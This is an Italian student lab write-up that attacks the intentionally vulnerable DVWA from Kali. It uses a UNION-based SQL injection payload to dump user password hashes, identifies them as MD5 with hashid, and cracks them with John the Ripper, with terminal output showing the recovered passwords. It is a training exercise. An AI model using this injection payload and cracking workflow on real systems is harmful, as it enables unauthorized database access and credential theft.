
ESERCIZIO S6L4

PASSO 1 HASHING PASSWORD


Entro con la kali sulla dvwa della meta e vado nella sezione sql injection. All'interno digito il comando 1' UNION SELECT user, password FROM users# per ottenere tutte le password contenute nel suo database.

Le password sono codificate in codice hash



Adesso voglio capire la natura del codice e vedere se appartiene alla tipologia MD5.

Per fare questo posso usare il comando a terminale *hashid "codice"* e ottengo questo risultato




Perfetto, ho avuto la conferma che appartiene al MD5 perchè accanto ha il simbolo +

Potevo anche ottenere la risposta analizzando da me il codice. Il MD5 contiene numeri da 0 a 9 e lettere dalla A alla F con una lunghezza di 32 caratteri come quelli nella DVWA.

Ora che ho capito l'hashing utilizzero il tool jack the Ripper per estrapolare la password reale degli utenti.

Per farlo creo due file che contengono solo nomi utenti e uno le password MD5

Con i comandi ***nano users.txt - nano passowrd.txt.***



Ora per poter fare leggere questo file a John devo unire questi due file in uno unico con il seguente comando ***paste -d: users.txt password.txt > combined.txt***

Visto che il codice hash MD5 è vecchio e obsoleto, utilizzo una brute de force da john per cracckare la password con il seguente comando ***john --format=Raw-MD5 --incremental combined.txt***

```
┌──(kali㉿kali)-[~]
└─$ paste -d: users.txt password.txt > combined.txt

┌──(kali㉿kali)-[~]
└─$ john --format=Raw-MD5 --incremental combined.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (gordonb)
charley          (1337)
password         (admin)
letmein          (pablo)
4g 0:00:00:02 DONE (2026-01-15 08:53) 1.801g/s 1150Kp/s 1150Kc/s 1350KC/s letebru..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Ora come ci indica il terminale digito il comando ***john --show --format=Raw-MD5 combined.txt*** per verificare se tutte le password sono state hackerate e mi ha dato 0 password left

```
┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 combined.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```